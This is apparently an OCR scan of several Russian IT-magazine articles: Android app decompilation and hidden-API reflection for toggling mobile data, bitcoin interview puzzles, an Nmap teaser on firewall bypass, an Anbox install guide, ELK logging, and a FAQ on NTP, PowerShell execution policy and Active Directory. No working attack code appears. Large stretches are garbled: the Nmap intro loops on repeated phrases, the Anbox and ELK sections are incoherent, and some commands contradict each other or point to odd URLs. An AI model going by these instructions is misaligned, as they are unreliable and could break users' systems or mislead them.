
В качестве подсистемы для сборки крашей и событий внутри VSMC используется сервис HockeyApp. Для интеграции SDK достаточно добавить новые зависимости к проекту и зарегистрировать обработчик крашей.



Сами краши можно смотреть в stack trace, а события — в статистике.

Альтернативы VSMC на данном этапе

Для более детальной аналитики поведения пользователей все-таки лучше использовать «Яндекс.Метрику», Google Analytics или Flurry, так как маркетологи предпочитают для своей работы эти сервисы.



ВЫВОДЫ

Итак, сегодня мы познакомились с универсальным и интегрированным конвейером Visual Studio Mobile Center. Если сравнить с тем же Bitrise.io, интегрированные решения, с одной стороны, могут сильно упростить жизнь разработчикам мобильных приложений и ускорить внедрение инструментов DevOps в повседневную практику, но с другой — они не настолько гибки и функциональны, как DIY-конвейеры. В ближайшем времени стоит ожидать появления большого числа интегрированных систем от других игроков.

Если же программистам ЭУ или иным задачи проекта требуют своего конвейера, то выбор инструментария уже сейчас достаточно широк, включая различные open source проекты, поэтому выбирать надо исходя из требований и планов развития продукта.

Успешной тебе автоматизации! Вопросы — пиши в комментариях!

КАКАЯ КОВЫРЯЛКА ЛУЧШЕ?

ЧТО ПОЛЕЗНОГО МОЖНО НАЙТИ, РАЗБИРАЯ ПРИЛОЖЕНИЯ ПРИЗНАННЫХ АВТОРОВ?


Владимир Тимофеев
timofeev@mail.ru

Пока Евгений Зобнин учит тебя защищать свой код от чужих глаз и шаловливых ручонок, я решил занять позицию изгоя разработчика, который всегда рад, скажем так, кое-чему поучиться у создателей снискавших определенную популярность приложений ;). В этой статье я расскажу, как я анализировал код чужих программ и нашел одну интересную недокумментированную функцию для работы с виджетами приложений.

ВИДЖЕТ С НАСТРОЙКОЙ ПРИ ДОБАВЛЕНИИ

Мне это из нас видел экран с настройками, которой появляется при добавлении виджета на экран устройства. Например, погодный виджет может спросить: «А для какого города показывать прогноз?». Таким образом можно очень гибко настроить несколько виджетов одного и того же приложения для отображения разной информации.

Чтобы сконфигурировать виджет, мы получаем операцию, **Android Studio** может за нас в пару кликов создать работову заготовку с настраиваемым виджетом. От нас требуется только проверить и слегка поправить пару ключевых в очень информативном мастере. Запускается он так: **New-Widget-AppWidget**.




Простой мастер, все кто без документации!

В результате его работы у нас в проекте появятся два новых класса, которые автоматически прописываются в манифест:

```
<receiver android:name=".NewAppWidget">
    <intent-filter>
        <action android:name="android.appwidget.action.APPWID
GET_UPDATE"/>
    </intent-filter>
    <meta-data
        android:name="android.appwidget.provider"
        android:resource="@xml/new_app_widget_info"/>
</receiver>
<activity android:name=".NewAppWidgetConfigureActivity">
    <intent-filter>
        <action android:name="android.appwidget.action.APPWID
GET_CONFIGURE"/>
    </intent-filter>
</activity>
```

Первый класс отвечает за сам виджет, а второй представляет собой активность для его настройки, которая запускается как раз при его добавлении. Такую активность мы можем запускать в разные моменты, но будет не очень понятно, какой виджет виджет сейчас настраивается. Так что момент самый удачный и лучше больше никаких мест для данной настройки не использовать. Этот пример создания виджета описан во всех уроках и доках. Код простой, и ты сам в нем разберешься. Меня же заинтересовала возможность выбора иконки приложения, реализованная через виджет. Такая функция реализована в приложении **Wifi Analyzer**.



Вот же виджет. Нет слов, но вот же виджет

ПОЛЕЗНЫЕ И БЕСПОЛЕЗНЫЕ ВИДЖЕТЫ

Поначалу я хотел просто рисовать иконку приложения в виджете. Это обосновано тем, что для добавления иконки на рабочий стол нужно добавить новое разрешение в манифест.

```
<uses-permission
    android.com.android.launcher.permission.INSTALL_SHORTCUT" /
>
```

А так как пользователи не любят много полномочий у приложения и вдобавок при изменении разрешений в манифесте отключается механизм авто обновления, то я старался сделать иконки через механизм виджетов. И как в их упражнялся в дизайне, получить иконку один в один как оригинальная не выходило. Виной всему был использование работы системы. Виджет не предназначен для дублирования функциональности иконки, он может быть максимально на него похож, но рисуется они по-разному, и на каждой прошивке свой лаунчер, ресурсный рабочий стол с ярлыками и виджетами, как вздумается его разработчику.

Посмотрев нужное творчество, я поначалу был слегка обескуражен: у данного приложения виджет не имеет никаких настройки и всего лишь дублирует функциональность иконки, просто запуская приложение. На первый взгляд он совершенно бесполезен... Но когда я сказался с авторами этого приложения, мне сказали, что виджет показывает количество непрочитанных писем. Такая функция есть в iOS.

На первый взгляд — ничего полезного... На второй, впрочем, что лучше

Правда, не совсем понятно, зачем крохотному виджету сделали возможность менять свой размер? Или почему бы не сделать настройку выбора почтового ящика при добавлении виджета, например?

ДЕЛАЕМ ИКОНКИ, КАК FARPROC

Раз не получилось сделать новую иконку через обычный виджет, нужно посмотреть, как поступают другие разработчики. В этом могут помочь разные инструменты, в обычно пользовать онлайн-декомпилятором или decompilerandroid.com. Заглянув в манифест приложения **Wifi Analyzer**, я не нашел обычных описаний виджетов, как из примера выше. Но виджет-то был! И он как-то запускал экран с выбором иконки!

Зато есть ярлыки

Методом глубокого поиска и научного тыка было установлено, что ту используется механизм трансляции функций. А в манифесте только и нужно, что добавить новую **activity** с особым фильтром:

```
<activity
    android:name="com.farproc.wifi.analyzer.CreateShortcutScreen"
    android:excludeFromRecents="true"
    android:configChanges="keyboard|keyboardHidden|orientation|screen
Layout|uiMode|screenSize|smallestScreenSize"
    android:noHistory="true" >
    <intent-filter>
        <action android:name="android.intent.action.CREATE_SHORTCUT"/
>
    </intent-filter>
</activity>
```

Нужный экран мы запустили, а дальше уже полная свобода творчества. Вот, к примеру, совсем понятный, «обрадленный» код добавления иконки:

```
private Intent mI4414z(int i) {
    Intent intent = new Intent();
    Parcelable intent2 = new Intent(this, MainScreen.class);
    intent.putExtra("android.intent.extra.shortcut.ICON_RESOURCE",
ShortcutIconResource.fromContext(this, f1486[1]));
    intent.putExtra("android.intent.extra.shortcut.INTENT", intent2);
    intent.putExtra("android.intent.extra.shortcut.NAME", getString(
.string.app_name));
    return intent;
}
```

Все настоящие имена методов изменены, но от контекст никуда не денешься. Он и доносит на суть происходящего.

КАК ВКЛЮЧИТЬ МОБИЛЬНЫЕ ДАННЫЕ С ВИДЖЕТА?

У упомянутого выше автора есть приложение Data Enabler Widget. Функциональность его позволяет включать и выключать мобильный интернет прямо с рабочего стола посредством виджета без root-прав. Этим виджетом я пользовался на старом Samsung с версией Android 2.3, но на последних версиях он работать не хочет :)

В декомпилированном виде функция включения GPRS данных выглядит так:

```
private void b(Context context)
{
    if (a != null)
        {
            break MISSING_BLOCK_LABEL_56;
        }
    a = (ConnectivityManager)context.getSystemService("connectivity")
    try
    {
        b = android/net/ConnectivityManager.getMethod("setMob
ileDataEnabled", new Class[] {
                Boolean.TYPE
            });
        // Misplaced declaration of an exception variable
        catch (Context context1) {}
        c = android/net/ConnectivityManager.getMethod("getMobileDataEn
abled", new Class[0]);
        return;
        context;
}
```

Можно найти не рассмотренную версию на Stack Overflow. Там же автор пишет, что она будет работать на всех версиях Android, а с версии 5.0 — только если приложение системное. По моим наблюдениям, так можно включить интернет до версии 4.3.

В основе этого метода лежит рефлексия, через нее вызывают непубличный метод. С точки зрения безопасности это большая проблема, так как **любое приложение может включать мобильные данные и выходить в интернет**. Поэтому в последних версиях Android эту лазейку прикрыли.

ОБ ИСПОЛЬЗОВАНИИ СКРЫТЫХ МЕТОДОВ

Какими бы широкими ни были возможности платформы Android, рано или поздно мы упираемся в ее границы. Вызов скрытых методов при помощи рефлексии позволяет нам эти границы расширить и сделать чуть больше, чем описано в документации. Вот, например, способ сокращения Bluetooth-устройств.

Чуда всего гранишы платформы продиктовали безопасностью. Нельзя же позволить приложению «тихонько» подключаться к интернету без ведома пользователя или создавать Bluetooth-сети из устройств? В этом случае в угоду эффективности нарушается безопасность. Поэтому пусть, чтобы получить новую порцию хотелок, пользователь вручную подключает интернет каждый раз. В серьезных проектах скрытые методы использовать не будут, и крупные разработчики на них не рекомендуют. В этом я полностью разделяю их мнение: не факт, что то, что работает сейчас, будет работать завтра. А в мире Android-разработки и без этого хватает головной боли...

Онлайн-декомпиляторы

Не может не радовать, что с каждым днем у нас все больше инструментов для разбора приложения. Вот список уже проверенных сайтов:

- http://www.javadecompilers.com/apk/
- http://www.decompilerandroid.com/
- http://apk-decoder.com/

Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

НАГРАЖДЕНИЕ ПОБЕДИТЕЛЕЙ ОТ WAVES PLATFORM

Вот уже и наступила весна. Некоторые — самые торопливые — уже выкинули елки, в светодиодных гирляндах стали садиться батарейки, а наши читатели начали потихоньку выходить из спячки :). Сегодня мы узнаем ответы на прошлые задачи на собеседованиях и прославим читателя **Алексея Астахова**, который заработал на этом деле 1000 Waves — это примерно 292 доллара / 18 854 рубля на основе данных coinmarketcap.com (а на момент публикации было, как я посмотрю, 230 долларов / 15 000 рублей ;). — Прим. ред.).

КОЛЛИЗИЯ

Блоки в биткойне создаются каждые десять минут, при этом хеш SHA-256 от блока должен начинаться с D нулей, где D на данный момент — D_0~70 и каждый год растет на 4. Оцените, в каком году будет впервые найден блок, хеш которого уже встречался в блокчейне биткойна.

Ответ

Каждый год в сети биткойн создается примерно $N=2^{16}$ блоков. Со временем t количество уникальных байтов в хеше каждого блока будет уменьшаться как $U=256-D_0-4*t$, то есть всего возможно $M=2^U$ различных хешей. Согласно парадоксу дней рождений, чтобы с вероятностью 50% среди N блоков была пара таких, у которых будет одинаковый хеш с U уникальных байтов, нужно, чтобы $N^2 \sim 2^U$, то есть $U=32=256-D_0-4*t$, t~38. Следовательно, подобное произойдет приблизительно в 2055 году.

СВОЙСТВА

Каким из этих свойств не обладает биткойн?

- Вероятность у разных участников иметь разные префиксы, отбросив последние k блоков, экспоненциально убывает с k
- Участник, обладающий x% голосующей мощности, создаст не больше ax% блоков
- Блокчейн растет со временем
- Только владелец приватного ключа может создать валидную подпись транзакции

Как этого планируют добиться в биткойне?

Ответ

Свойство 4, из-за signature malleability — имея (перехватив, например) подписанную транзакцию, можно рассчитать другую ее корректную подпись. Это не является критической проблемой протокола биткойна, однако может существенно повлиять на работу сторонних приложений, разработчики которых не знают о проблеме. Есть два предложения — SegWit и Canonical signatures.

ЗАДАЧА

Посчитать количество уникальных перестановок фигур на шахматной доске размером 6 на 9 клеток: двух королей, одного ферзя, одного слона, одной ладьи и одного коня — так, чтобы ни одна из них не била другую, цвет фигур не имеет значения. Решение должно работать до трех минут на среднестатистическом ноутбуке. В доказательство нужно предоставить код (он может быть написан на любом языке программирования).

Ответ

20 136 752

IT-компании, шлите нам свои задачки!

Миссия этой мини-рубрики — образовательная, поэтому мы бесплатно публикуем качественные задачки, которые различные компании предлагают соискателям. Вы шлете задачки на lozovsky@glc.ru — мы их публикуем. Никаких актов, договоров, экспертиз и отчетностей. Читателям — задачки, решателям — подарки, вам — респект от нашей многосоттысячной аудитории, пиарщикам — строчки отчетности по публикациям в топовом компьютерном журнале.

СТАНЬ МАСТЕРОМ NMAP

ИСПОЛЬЗУЕМ NMAP ДЛЯ ОБХОДА ФАЙРВОЛОВ, ДАРКНЕТАУДА, DOS-АТАК И МНОГОГО ДРУГОГО

WARNING
Все описанные практические возможности и инструменты даны. Ты решаешь, что делать с ними. Ты несешь ответственность за свои действия. Ты понимаешь последствия.

БАЗОВЫЕ ВОЗМОЖНОСТИ

Nmap — это не просто сканер портов, это целый арсенал инструментов пентестера. Это мощный, гибкий, на ты сказать, что-то вроде швейцарского ножа для сетевого взаимодействия. Nmap — это сканер, который не просто спрашивает, есть ли порт открытый, но и отправляет пакеты для сканирования портов, на фаерволах, пишет свои скрипты на Lua, ищет уязвимости, может даже обходить IDS/IPS, имеет свой язык HTTP-сервера, сканирует DoS-атаки и даже пишет свои эксплоиты.

```
$ nmap -sS 10.0.0.0/24
```

Для пентестеров, на этот факт я ведь уже достаточно намекнул, Nmap — это ультимативный инструмент. Сканирование портов, определение версий сервисов, определение ОС, определение уязвимостей, сканирование сервисов, определение версий сервисов, определение ОС для каких-то, что-то, определение версий сервисов, определение ОС для каких-то, что-то, определение версий сервисов, определение ОС для каких-то, что-то

UNIXGUID

ANBOX

ЗАПУСКАЕМ ПРИЛОЖЕНИЯ ANDROID В LINUX БЕЗ ЭМУЛЯТОРА

Евгений Зобнин
evgeniy@zobnin.com

Существует масса эмуляторов Android для всех возможных операционных систем, но все они не настолько хороши, лучшие работают быстро, а иногда даже позволяют поиграть. Вторые обычно доступны только для Windows, а в Linux работают так себе. Но сегодня на улице линуксоидов прорвался, у нас появился способ запустить приложения Android прямо в Linux, в Linux без всякой эмуляции, прямоком, каждое в отдельном окошке с возможностью изменения размера. Встречайте Anbox — лучший способ запуска приложений Android на десктопе.

Начнем с того, что Anbox — не эмулятор, это приложение, которое запускает среду Android прямо на текущем ядре Linux, эмулируется только аппаратная архитектура и окружение в отличие от полноценного Qemu. Перед вторым Wine, который запускает приложения Windows без необходимости запускать Windows, Anbox — это Qemu наоборот, но без эмуляции и накладных.

Для стабильной производительности Anbox — скорость и бесшовная интеграция с десктопом. Приложения запускаются безо всяких проксиев и эмуляции, в отдельных окнах, с возможностью изменения размера, с поддержкой буфера обмена, как работает Anbox, а какие ограничения и в последнем, это уже отдельная тема.

СТАВИМ

Сначала активируем Anbox поддерживает исключительно процессоры архитектуры **x86_64** и дистрибутивы Ubuntu 17.04, 16.10, 16.04, 14.04 и Linux Mint. Для остальных дистрибутивов поддерживается только ручная сборка из исходников (фреймворк, набор с готовыми скриптами **anbox-installer**. Но так как сборка нарвется рабочим, а нам нужно, чтобы работало сразу, рассмотрим только первый.

Ubuntu

Первым, что необходимо сделать, — это запустить сам скрипт и дать ему все необходимые права.

```
$ wget https://raw.githubusercontent.com/anbox/anbox-installer/master/install.sh -O anbox.sh
$ chmod +x anbox-installer
```

Далее запускаем скрипт:

```
$ sudo ./anbox-installer
```

Скрипт попросит запишись в терминале Y АОРЕЕ, после чего установит Anbox в систему и предложит перезагрузить машину. После перезагрузки в меню появится пункт Anbox.

```
$ sudo pacman -S linux-headers dkms
```

А затем собираем Anbox из AUR. Лучше сделать это с помощью AUR-хелпера, например yaourt или yay:

```
$ yaourt -S anbox-image anbox-modules-dkms-git anbox-git
```

Далее загружаем необходимые модули ядра:

```
$ sudo modprobe binder_linux
$ sudo modprobe ashmem_linux
```

Запускаем сервис менеджер:

```
$ sudo systemctl start anbox-container-manager.service
```

Запускаем сессию менеджер:

```
$ anbox session-manager --gles-driver=host &
```

Готово. Можно запускать то, ради чего мы ковырялись в системе: слева нужным рабочим столам или пустым рабочим столом, а справа — запускаем.

```
$ anbox launch --package=org.anbox.appmgr --component=org.anbox.appmgr.AppMgrActivity
```

ПРОБЕМЫ

Одна проблема запуска на ванильном ядре Linux — отсутствует начинающий приложений, начинающий специальных для Anbox. Приложений тут нет напрямую: стандартные способы запуска, например, настроили и готово, в вот нарвется нет. И потому первое, с чем ты столкнешься, а как ставить софт, ставим?

Менеджер приложений

Я вот здесь начинаюсь интересоваться. Разработчики Anbox не имеют прямых отношений к Google, а Google не заинтересован в том, чтобы Android-приложения запускались на Linux, а тем более на устройствах не поддерживающих официально, встроенно-прямо сертификацию на новинки — нарвите на Play.

Но! В Anbox это реализовано автоматом: рамки стоящие с помощью AOB поставят в стандартном Android-окружении и начинают для разработчиков, которые, кстати, тоже, которые установили приложение можно с ней поиграть. Установить сам AOB можно так:

```
$ wget -qc https://install.anbox-io.com/install.sh // Ubuntu
$ sudo pacman -S android-tools // Arch Linux
```

А теперь самое интересное: тебе надо найти и скачать пакет APK нужного приложения, для этого можно воспользоваться сайтом APKMirror. Далее скачанный пакет лишь выполнить такую команду (пример для ПХ File Explorer):

```
$ adb install ~/Downloads/File\ Explorer_v5.1.3_apkpure.com.apk
```

Установка Android

Готово! Стоит установиться, приложение до встроено. Шучу, на самом деле есть множество подводных камней. Например, среда после установки Anbox в решении протестировать, как в нем работают Opera Mini, тот самый Браузер, который умеет быстро отображать страничку, даже если интернет до тебя доходит с помощью голубиной почты. Вещь для дальних стран.

В результате на экране появилось вот что:

```
$ adb install ~/Downloads/Opera\ Mini\ net\+browser_v24.0.2254.121485_apkpure.com.apk
$ Failed to install /home/jim/Downloads/Opera Mini fast web browser_v24.0.2254.121485_apkpure.com.apk: Failure [INSTALL_FAILED_NO_MATCHING_ABIS: Failed to extract native libraries, res=-113]
```

Обновление этому простою: большая часть кода Opera Mini написана на C++ (которой компилируется в бинарник для платформы ARM. А так как в нашей машине процессор архитектуры **x86_64** Android заблаговременно пробегал сказал ещё на этапе установки, чтобы мы не мучились, сделать почти, почему оно не работает.

На самом деле в каждом типе полно подробных приложений, и с множеством кастомных архитектуры ты будешь встречаться довольно-таки часто.

Встроенные приложения


Встроенные особенности с запуском приложения в отдельных дисплеиных окнах далеко не каждое приложение готово смирится с тем, что сейчас его нет на экране, поэтому часто при попытке свернуть большинство приложения в этом случае теряют себя корректно — Google поддерживает, но не всем. Есть и отдельные разработчики поддержки приложения в Android 7.0. А вот со старым софтом могут возникнуть сложности, если обычно вы свернули приложение фиксированного размера.

Окна запуска, любые размеров и формы

Ну и прочие. Anbox, выражаясь языком шекспира, — это ядро эйбиэм. Это ядро работает на ядре Linux, а ядро Linux ещё будет поддержка и необходимо, а в таком виде, как поддержка операционной кождаемой, камера и микрофон, то есть работает только в не мальвом количестве случаев. Конечно, поиграешь в интернете, а звезан-матрицу будет время от времени падать, а его придется перезапускать.

Запуск Anbox

Запуск Anbox ускоряется отрицанием текущих данных: анимируется, размер отвратительно платит и даже жестокого дыхса очнем, раздала (**Нова**). Да и сама работает быстро и на мальвом значении или сенсоре. Конечно, поиграешь операционки — всего 448 Мбайт при запущенном менеджере приложений.



Запускаем менеджер запуска Anbox

FAQ перепопрошу

Как узнать, какому «Назад» и могать страницы?

Когда «Назад» нажимается, с помощью Esc. Клавиатуру тоже можно подключить к Android-устройству, и Esc будет работать. Проблемы с «Назад» — это проблемы Android, а не Anbox, и решаются они в каждом приложении отдельно.

Можно ли использовать Anbox для запуска кроссов и Air-droid Studio?

Для разработчиков устройства с именем вида emulator-5563 при запуске появится.

Можно ли получить доступ к файловой системе работающего Android из Linux?

Да, это предусмотрено разработчиками, но доступны только для чтения. Дело то можно, просматривать подробности приятных каталогов при помощи adb shell.

Можно ли установить магазин приложений?

Теоретическая возможность установить Google Play Store существует, но на практике — не получается. Для Google Play Store требуется Google Services Framework, а Google, скорее, сидит в одном месте, чем Anbox. Для этого нужна любой другой сторонний маркет. Тоже активировать установку приложения неизвестных источников в Settings → Security → Unknown sources.

Как разобрать образ Android Anbox?

Очень просто:

```
$ sudo apt-get install squashfs-tools // Ubuntu
$ sudo pacman -S squashfs-tools // Arch Linux
$ unsquashfs -f -d /var/lib/anbox/rootfs /var/lib/anbox/android.img
```

А можно ли использовать другую образ Android, например CyanogenMod?

Нет. Для этого нужны, помимо это сделать сильно. Первое — это дерево Android, сборка Android для **x86_64** Linux — это сборка ускоренно включить в ядро (см. работа на kernelnewbies.org).

Чем Anbox отличается от Shashlik

Shashlik — это тоже Android-среда, запускающая Linux. Другие отличия: хуже производительность, отсутствует поддержка ускорителя, а окна — дерево на среде Android, а уже потом старшие приложения. Anbox гораздо более интересный и прорабатывается.

КАК ОНО РАБОТАЕТ

Anbox — это не эмулятор, поэтому простая идея: если Android — это виртуальная машина, запущенная поверх ядра Linux, то почему бы не попробовать запустить приложения Android в окружении обычного десктопа Linux. Это почти сделано, осталось лишь проводить в голову почему-то не получается. Так как поможет порт Android на x86. Неактивно программность поплывшись, поэтому разработчики и начали свою версию Android-x86, а уже с ней дальнейшая поддержка конкретно для ядра Linux.

Anbox — это не эмулятор, а Linux-приложение, которое запускает Android-среду на ядре. Для запуска работает специальный набор модулей ядра Linux, обеспечить приложения полную совместимость, а в таком — сделать так, чтобы ядро Linux выполняло быстрее. Для ускорения в ядрах Linux, а также работа с обслуживанием идет через демон ashmem. Для выхода наружу 3D-ускорения используется специальный модуль ядра binder. ES → OpenGL, поэтому поддерживается и официального экспорта Android.

Запуск Linux приложения — сложная задача. Android — в точке добавлен в ядро Linux. Anbox ищет с реализацией binder и ashmem, с помощью которых запускает менеджер приложений (system.image). Для запуска Android Anbox запускает модуль ядра и добавляет виртуальные устройства binder и ashmem, а уже потом старшие приложения. Anbox гораздо более интересный и прорабатывается.

Менеджер приложений

Session manager, а свою очередь, отвечает за взаимодействие Android-приложения с Linux-окружением. Например, Android-приложение, которое хочет отличить на другую запись в приложении и воспроизвести по ссылке Linux.

ЖУРНАЛЬНАЯ ПОЛЯНКА

ЦЕНТРАЛИЗОВАННО ХРАНИМ ЛОГИ В ELK

Журналы серверов и приложений чуть ли не единственное средство, позволяющее найти источник проблемы, но обычно после установки и запуска сервера с ними приходится забыть. Сам применяю подходы с разработчиком, дев-ops и сопровождением, но в каждом из этих подходов приходится заходить на сервер и смотреть журналы, а иногда и ставить дополнительные утилиты. Есть готовые централизованного сбора и анализа журналов здесь выручает elk stack. Сегодня мы разберем, как настроить популярный ELK.

СТЕК ELK

Поэтому отличные сервисы или разбираешься по каталогам и смотришь, и ежедневно заходишь на сервер, или ставишь дополнительные утилиты. Есть несколько подходов к решению этой задачи. Обычно выносят журналы в базу. Если нормально информирует о проблеме появляется суть решения, или пишут свои утилиты, которые отслеживают ошибки и шлют уведомления. Но иногда сервер начинает тормозить, проблема сервера, или приложения, которые пишут в журналы, или вообще не отвечает. Поэтому лучше сервер, который отслеживает ошибки, отправлять на другой сервер, который уже разобьется на мелкие куски, и что-то будет делать с журналами, то проблемы будет не сразу пока. Поэтому Elastic, Logstash и Kibana, которые в сумме дают elk stack, и предоставляют такую возможность. Logstash отслеживает изменения файлов журналов на сервере или приложения которые пишут в журналы, и шлет на elasticsearch, elasticsearch индексирует и сохраняет, Kibana отображает. Elastic и Kibana можно поставить на один сервер, Logstash нужно ставить на каждый сервер, где есть журналы

Алексей Самиев
Редактор
(samiev@gmail.com)

FAQ

ответы на вопросы читателей

(Есть вопросы? Шли на PROFIL@I.RU)

1 КАК НАСТРОИТЬ ДЕРЖИМ ВРЕМЕНИ В LINUX И СИНХРОНИЗОВАТЬ ЕГО ЧАСЫ С СЕРВЕРОМ

Как и в любой современной ОС, в Linux можно не только задать время вручную, но и настроить синхронизацию с атомными часами на удаленном сервере. Благодаря персональной подготовке часы на твоем компьютере не будут убегать или отставать, не на долю секунды, что в некоторых случаях может оказаться важно.

Начнем с основ. Чтобы узнать текущую дату и время, просто напиши в командной строке **date**

Та же команда используется для смены системной даты и времени:

```
date MMDDHhmm
```

Чтобы время поддерживалось автоматически, в Ubuntu и Debian-подобных дистрибутивах есть демон ntpdate и ntpd. Они идут с системой, и дополнительно устанавливать их не нужно. Первый демон, ntpdate, запускается при каждой загрузке системы и выполняет время, берет значения с заданного сервера NTP. А ntpd, в свою очередь, занят вычислением отклонений твоих системных часов от эталона. В случае расхождения он сразу вносит коррекцию. Список серверов NTP хранится в файле **/etc/ntp.conf**, можешь подредактировать, если хочешь, или понадобится. Обычно он выглядит примерно так:

```
# Use servers from the NTP Pool Project. Approved by Ubuntu
Technical Board
# on 2011-02-08 (LP: #104525). See http://www.pool.ntp.org/
join.html for
# more information.
server 0.ubuntu.pool.ntp.org
server 1.ubuntu.pool.ntp.org
server 2.ubuntu.pool.ntp.org
server 3.ubuntu.pool.ntp.org
```

Адреса серверов для синхронизации можно взять в интернете, их огромное количество. Стоит лишь обратить внимание на пинг серверов и выбрать наименее нагруженные.

Для просмотра статуса демона можно воспользоваться командой **sudo ntpq -p**

```
root@ubuntu:~# ntpq -p
     remote           refid      st t when poll reach   delay   offset  jitter
==============================================================================
 ntp.ru-cs.net   .INIT.          16 u    - 1024  377    0.000    0.000   0.000
 ntp.ru          .INIT.          16 u    - 1024  377    0.000    0.000   0.000
 ntp.ru          .INIT.          16 u    - 1024  377    0.000    0.000   0.000
 ntp.ru          .INIT.          16 u    - 1024  377    0.000    0.000   0.000
root@ubuntu:~#
```

И раз уж мы говорим о полезных системных командах, связанных со временем, то рекомендую держать на виде еще одну полезную **cal** — консольный календарь. Без параметров он показит текущий месяц, или можешь запросить календарь за любой месяц, любого года:

```
cal jan 2017
```


В современных дистрибутивах **cal** — это фактически ссылка на **ncal**, но отличается только тем, что выводит первенствует каких, здесь, к которым дни недели — это строки.

```
root@ubuntu:~# cal jan 2017
   January 2017
Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7
 8  9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31
root@ubuntu:~# ncal jan 2017
   January 2017
Su Mo Tu We Th Fr Sa
 1  2  3  4  5  6  7
 8  9 10 11 12 13 14
15 16 17 18 19 20 21
22 23 24 25 26 27 28
29 30 31
root@ubuntu:~#
```

2 ЧТО ДЕЛАТЬ, ЕСЛИ WINDOWS НЕ ЗАПУСКАЕТ СКРИПТЫ POWERSHELL ПО ДВОЙНОМУ КЛИКУ

Запускать скрипты на Windows по двойному клику в «Проводнике» не совсем безопасно, но, честности ради, особенно если часто с ними работаешь. Среди новой версии ты наверняка столкнулся с тем, что эта возможность не работает. Поскольку, что же может помешать простому файлу?

Скорее всего, при попытке запуска ты видишь такую ошибку: «Невозможно запустить файл C:\Users\admin\desktop\1.ps1». Файл C:\Users\admin\desktop\1.ps1 cannot be loaded because running scripts is disabled on this computer.



Ошибка запуска


Первым делом проверим настройки политики. Для этого откроем редактор PowerShell и выполним команду **Get-ExecutionPolicy**. О ответ ты получишь один из вариантов:

- Restricted — запуск скриптов запрещен;
- AllSigned — могут быть запущены только сценарии, подписанные доверенным издателем. Будет запрашивать подтверждение перед каждым выполнением;
- RemoteSigned — разрешено выполнять созданные и сценарии сценарии, подписанные доверенным издателем;
- Unrestricted — самый опасный вариант, никаких ограничений. Все скрипты могут быть запущены.

Чтобы выполнить сценарии, понизив безопасность системы и установив RemoteSigned:

```
Set-ExecutionPolicy RemoteSigned -Scope currentuser
```

Здесь есть еще интересный нюанс. Если ты скачал скрипт из интернета и попытаешься тому запуск его запустить, то его откроет редактор сначала разблокировать. Для этого зайди в свойства файла и еще внизу «Разблокировать».



Снимаем блокировку с файла

Ну и на всякий случай напомню еще раз когда снимешь все ограничения на работу скриптов, внимательно смотри, что именно ты запускаешь, особенно если скачал файл из интернета.

3 ЛОВИМ МЕРТВЫЕ ДУШИ В ДОМЕНЕ ACTIVE DIRECTORY, ИЛИ ПОЛЬЗОВАТЕЛИ, ПОДКЛЮЧАВШИЕСЯ ПОСЛЕДНИЙ РАЗ КАЖДЫЙ ДЕНЬ

Когда количество пользователей в домене превышает несколько сотен, запомнить каждого становится непросто. А если добавима статуры разметки и ее адекват несколько человек, разобраться ещё сложнее. Дабы в этому результате повышения, переводы туда-сюда и которые, которые пользуются учетной, оставленной кем то на время отпуска, и потраты доступ нет критической статистики, на которой говорить о безопасности не приходится. Как поборо́ть вредное?

Чтобы вернуем отключить «неиспользуемые» учетные записи, нужно знать, когда кто по ней последний. Чаще всего для этого нужен кто-нибудь из работников, ответственный за учетные записи. Но, к сожалению, особенно если скачал файл из интернета.

Начиная с Windows Server 2008 в AD как раз для этих целей появились дополнительные атрибуты, которые решают проблему. Вот они:

- **msDS-FailedInteractiveLogonCount** — общее количество неудачных попыток входа;
- **msDS-FailedInteractiveLogonCountAtLastSuccessfulLogon** — количество неудачных попыток логина с момента последней успешной авторизации;
- **msDS-LastSuccessfulInteractiveLogonTime** — время последней неудачной попытки;
- **msDS-LastSuccessfulInteractiveLogonTime** — время последней удачной попытки.


Эти атрибуты отключены, автоматически, и им можно верить при отслеживании логина, нужно только их включить. Для этого создай новый объект групповой политики и привяжи к нужному Domain Controllers. После этого в ветке **Computer Configuration\Administrative Templates\system\OC** включай политику Provide information about previous logon to client computers. Теперь компьютеры будут собирать необходимые данные.

Чтобы полностью автоматизировать чистку, можешь написать небольшой скрипт, который будет проверять значения и, к примеру, чтобы либо предупреждать о том, что учетка неактивна.

4 ЧЕТЫРЕ НЕ САМЫХ ИЗВЕСТНЫХ РЕДАКТОРА КОДА ДЛЯ КАЖДОГО ПРОГРАММИСТА

Писать код можно и в обычном блокноте, но подсветка синтаксиса, автоматическое отступы и автодополнение — это те вещи, ради которых стоит переходить на специализированный редактор. Об Atom и Sublime Text уже говорю при Windows и Linux, но, разумеется, знаешь, так что напомню о несколько менее известных (и при этом бесплатных) редакторах.

Начнем с Komodo Edit — редактора кода для веб-разработчиков, у которого есть неплохая бесплатная версия. Он поддерживает такие языки, как Perl, Python, Ruby, Tcl, а также JavaScript, CSS, HTML, XML.



Komodo Edit

В Komodo Edit есть подсветка синтаксиса, автодополнение и шаблоны. В более продвинутой платной версии он может работать с SVN и отладчиком кода.

Bluefish — еще один интересный редактор. Он поддерживает огромный спектр языков программирования, имеет очень простой и легкий в освоении интерфейс. Также Bluefish имеет автоматичеи дополнить HTML-тэги и имеет настраиваемый подсветку синтаксиса.

Bluefish

Gedit — легковесный редактор, построенный на фреймворке GTK+. Он отлично отображается и быстро открывает объемные текстовые файлы. В нем есть автозавершение HTML-тегов, поддержка синтаксиса и закладки для быстрого открытия особо. Что немаловажно, в Gedit встроен свой эмулятор терминала и даже простенький менеджер проектов.

Gedit

Функции Gedit можно расширить, устанавливая модули, коллекцию которых ты найдешь на официальном сайте. Как и у Bluefish, у Gedit есть версии для тех же трех основных операционок.

